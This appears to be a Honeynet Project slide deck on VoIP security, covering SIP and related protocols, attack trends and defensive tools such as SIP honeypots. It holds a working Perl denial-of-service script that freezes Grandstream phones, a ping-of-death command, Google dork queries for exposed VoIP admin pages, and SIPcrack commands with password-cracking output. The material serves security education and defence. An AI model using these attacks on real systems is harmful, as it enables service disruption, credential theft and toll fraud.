

# The Honeyynet

P R O J E C T

**VoIP**

Voice over IP  
or  
haVock over IP?

# Speaker

Sjur Eivind Usken

- Expert in VoIP and WLAN
- Started VoIP project in 2002
- Part of the start-up team of Phonect AS, now the largest business VoIP provider in Norway
- Enjoys sailing in the spare time!

[sjur@usken.no](mailto:sjur@usken.no)

# Agenda

I.VoIP disassembled

II.Incidents are escalating

III.Tools are here to help

## **The challenge**

- All communication is being transferred over IP!
- The new systems has their own weaknesses
- And they inherit everything from the IP world!

Welcome to Voice over IP!

# VoIP is just packetized voice

Some smart guy found out:  
By breaking up a continuous  
speech into 100 packets per  
second and then send it over an  
unreliable network  
was  
**more efficient!**

# The signaling protocols for VoIP


- SIP (Internet, IETF standard)
  - Over UDP, TCP and with TLS
- H.323 (Telecom, ITU standard)
- MGCP (Master/slave protocol)
- Skinny (Cisco standard)
- IAX (Asterisk)

## Payload types transferring the media

- Real Time Protocol (RTP)
  - Easy to eavesdrop on
  - No replay protection
  - No security on packet sequence
  - Uses UDP
- Secure Real Time Protocol (SRTP)
  - Encrypted but needs a Public Key Infrastructure...
  - Confidentiality with AES128
  - Packet authentication (HMCA-SHA1)
  - Protection for packet replay

# Coding of the voice

- Speech Coding/Decoding protocols
  - G711 (ISDN, 64kbit)
  - G729 (compressed, 8kbit)
  - Speex (VBR)
  - G722 (Wide-band)



## Several signaling protocols

	SIP	H.323	MGCP
Philosophy	Horisontal	Vertical	Vertical
Complexity	Low	High	High
Framework	simple	full	Partly
Scalability	Good	Bad	Moderate
New Services	Yes	No	No
Internet ready	Yes	No	No
SS7 compatibility	Bad	Good	Good
Costs	Low	High	Moderate

## Why H.323 did not survive the Internet

As Microsoft has said on their Knowledge Base since 1999:

To establish outbound NetMeeting connections through a firewall, the firewall must be configured to do the following:

Pass through primary TCP connections on ports 522, 389, 1503, 1720 and 1731. Pass through secondary UDP connections on dynamically assigned ports (1024-65535).


## **SIP is plain text!**

- SIP is based on HTTP protocol
  - Easy to read and understand
- Can also be used for
  - Voice and Video calls
  - SIP Filesharing (in draft)
  - Botnets (less likely)

Can be used for everything that  
needs a Session Setup

# A SIP dialogue

- Same principle as HTTP
- 1xx to start sessions and inform about updates
- 2xx to acknowledge INVITES.
- 3xx to redirect (transfer a call)
- 4xx for Client Failure responses
- 5xx for Server Failure responses
- 6xx for global Failure responses




[http://en.wikipedia.org/wiki/List\\_of\\_SIP\\_response\\_codes](http://en.wikipedia.org/wiki/List_of_SIP_response_codes)

# SIP


SIP establishes sessions.

Here is an example of Windows messenger who uses a variant of SIP.




# SIP has different servers

- SIP REGISTRAR
  - A registrar is a server that accepts REGISTER requests and places the information it receives in those requests into the location service for the domain it handles."
- SIP REDIRECT SERVER
  - "A redirect server is a user agent server that generates 3xx responses to requests it receives, directing the client to contact an alternate set of URIs.
- SIP PROXY
  - A proxy server primarily plays the role of routing, which means its job is to ensure that a request is sent to another entity "closer" to the targeted user
- SIP PSTN Gateway
  - Where the Internet meets the PSTN... A gold mine!



## A normal VoIP setup

- All the functions are often within one server (Registrar and proxy)
- PSTN Gateway is a stand-alone device



## SS7 and security

- Signalling System number 7 (SS7) is the operating system for telephony!
- SS7 was defined when the network boundaries were well defined
- Today the boundary is the Internet
- The result:
  - No screening on caller IDs
  - No encryption of messages

## Several VoIP security risks

- Phone tapping
  - Sale of Information
  - Abuse of Information (e.g. for further hacking)
- Equipment abuse
  - Make free calls to expensive destinations
  - Use equipment for further hacking
  - Forward outbound calls to other destinations
- Technology weaknesses
  - DoS attack
  - SPIT (SPAM over Internet Telephony)

## Phone tapping

- DTMF tones are really plain text (RFC2833)
- A sniffer on the LAN can pick up all DTMF tones
  - Pin codes to conferences
  - Banking via the phone
- A voice conference can easily be recorded through only one connection
- And then you synch your voicemail with your iPod... (anybody lost an iPod?)

# Several list with vulnerabilities

- Siper Threat Advisories
- VOIPshield Vulnerabilities List
- National Vulnerability Database (search SIP RTP)
- Wireless Vulnerabilites and Exposures (search VOIP)



# Google hacking VoIP

- Asterisk Management Portal:  
*intitle:asterisk.management.portal web-access*
- Cisco Phones:  
*inurl:"NetworkConfiguration" cisco*
- Cisco CallManager:  
*inurl:"ccmuser/logon.asp"*
- D-Link Phones:  
*intitle:"D-Link DPH" "web login setting"*
- Grandstream Phones:  
*intitle:"Grandstream Device Configuration" password*
- Linksys (Sipura) Phones:  
*intitle:"SPA Configuration"*
- Polycom Soundpoint Phones:  
*intitle:"SoundPoint IP Configuration"*
- Snom Phones:  
*"(e.g. 0114930398330)" snom*

**Any seen the lawnmower man?**

# Simple DoS attack on a phone

- Grandstream BT100
  - Ping -s 65534 <x.x.x.x>
- It will stop the phone instantly
  - The clock will stop and display will be frozen
  - Must do a power cycle on it.

PC comparison:

We are back to "Ping of Death" from 1997

# DoS attack through SIP

```
#!/usr/bin/perl

use IO::Socket::INET;

die "Usage $0 <dst> <port> <username>" unless ($ARGV[2]);

$socket=new IO::Socket::INET->new(PeerPort=>$ARGV[1],
    Proto=>'udp',
    PeerAddr=>$ARGV[0]);

$AUTH = "WWW-Authenticate: Digest
domain=\"/-+:\\@=$\\%D6$:\\$=\\$=\\$,\\@\\
$=,\\@,;,&&+::=\\@/2\\$&6+;+=\\%A5==;\\
@:=,\\$&\\%A3:u,\\@=\\@;&\\@+::+&+,,&/&\\@=,;=&:&=&::;K+&\\
@=\\%DA*\\$;\\@&+&::/=
=\\%37:1\\%A6;\\@\\%ED,:=\\@,:\\%DA:&\\$)\\$+=;+:\\%FE\\
$:\\@;&=,\\%EF;\\%FB:+\\@O\\$+
\\%AF+;+:&=\\%CA\\%EA;\\$,\\@+;/,\\@,-;:,P&\\@;_\\$:\\%C7&+&!/;\\
%EE\\$;\\@,;:\\@&\\@+;
z\\@\\$;\\@\\@\\$:\\@=,\\$3\\%ED=\\@+\\%AE/=&\\@,;\\$;&\\$\\%FE:\\
@;\\$+:\\$\\%EB\\$=&::&K&
;:\\@\\%EA,=\\%BA6\\%21;=&:\\$\\r\\n";

$msg = "INVITE sip:$ARGV[2]\\@$ARGV[0] SIP/2.0\\r\\nVia: SIP/
2.0/UDP
192.168.1.2;branch=z9hG4bK056a27e7;rport\\r\\nFrom:
<sip:tucu\\@192.168.1.2>;tag=as011d1185\\r\\nTo:
<sip:$ARGV[2]\\@$ARGV[0]>;$TOTAG\\r\\n$AUTH\\CSeq: 6106
INVITE\\r\\nMax-Forwards:
70\\r\\nContent-Length: 0\\r\\n\\r\\n";

$socket->send($msg);
```

- Sends a obfuscated SIP INVITE to a phone
- perl killGSInvite.pl  
172.17.3.181 5060 1000
- Phone freezes totally and the clock stops
- Needs a powercycle to work again
- Nokia E-serie mobiles are vulnerable to similar DoS attack

# Password hacking

- SIP digest authentication only uses MD5 hashes.
- Can be brute forced

*<http://www.codito.de/>  
SIPcrack is a suite of tools to sniff and crack the digest authentications that are used within the SIP protocol.*

Just dump the pcap file into it, and it does the rest

An example:

```
sipdump: sipdump -i eth0 logins.dump
```

```
sipcrack: sipcrack -w mywordlist.txt logins.dump
```

# SIPCrack ( MaJoMu | [www.remote-exploit.org](http://www.remote-exploit.org) )

\* Reading and parsing dump file...

\* Found Accounts:

Num	Server	Client	User	Algorithm	Hash / Password
1	192.168.19.81	192.168.19.120	500	PLAIN	12345
2	192.168.19.81	192.168.19.120	500	PLAIN	34after12
3	192.168.19.81	192.168.19.120	500	MD5	d3bc10e4f2c9c275fe7da2f20f17600f
4	192.168.19.81	192.168.19.120	500	MD5	e5827d8cda285252d5ce87ad8e3c64ca
5	192.168.19.81	192.168.19.120	500	MD5	6524e36531b0dd77efa87cede26b4af3

\* Select which entry to crack (1 - 5): 3

\* Generating static MD5 hash...1a24e68fa4904bd8ce0b7a2b37fffab2

\* Starting bruteforce against user '500' (MD5 Hash: 'd3bc10e4f2c9c275fe7da2f20f17600f')

\* Loaded wordlist: 'big-wordlist.txt'

\* Tried 8462686 passwords in 13 seconds

\* Found password: 'a1b2c3'

\* Updating 'logins-sip.txt'...done

# Seeing more **INVITES** on port **5060**

- Phones and servers open for all calls
  - Just like open mail servers
- A simple SIP INVITE can make the phone ring
  - Companies are running Asterisk with port 5060 wide open
  - Soft- and hardphones often open for all incoming calls

## **Cisco abuse on UC500 and gateways**

- A) Cisco gateways had enabled VoIP
- B) Cisco gateways did not have any access lists for VoIP
- C) Attacker “bounced” SIP INVITES directly on the gateway

Remember!

Just needs to bounce the SIP, not the RTP!

## The attack - part by part

- SIP scanning on port 5060
- When it responds, the number probing starts
  - They try to guess what to prepend to get a “dial-out” line (e.g. 0 or 9)

# **Tools used today**

Use the tools to your advantage

## **SBC is a specialized firewall**

- A Session Border Controller is a (up-to) Layer 7 firewall.
- Has advance firewall features
  - Topology hiding
  - DoS throttling
  - RTP injection protection
  - Media transcoding
  - Remote NAT helping

# SIPVicious

- Made by Sandro Gaucia
- Made to exploit Asterisk
  - Discovers all user names /phone numbers
  - Then does brute-force password cracking

<http://sipvicious.org>

## A simple VoIP Honey pot

Use the “sipp” tool in “sip-tester” package.

This acts as a SIP SERVER and answers all incoming INVITES.

Edit the “uas.xml” to tailor some features

- User-Agent is the fingerprint, (e.g. Cisco GW)

Capture all the traffic with daemonlogger

# A SIP honeypot

- Use the “sipp” tool in “sip-tester” package.
- Edit the “uas.xml” to tailor some features
  - Change rtp port to 16384 (a linksys standard port)
  - Run:  

```
sipp -aa -bg -i X.X.X.X -fd 3600 -mp 16384 -sf  
honeypot_uas.xml -trace_msg
```

# Capture the honeypot traffic

- Set up “daemon-logger” to capture all interesting traffic
  - Filter “dst port 5060 or dst port 16384 or dst port 5061 or dst port 1720”
  - Run it: `sudo daemonlogger -t 1d -d -f daemonloggerfilter`

# **The conclusion?**

## **It is just the start!**

- VoIP attacks are just in the beginning
- There are already several tools to ease the abuse of existing IP PBXs
- There is not much knowledge about VoIP protocols, but deployments are rising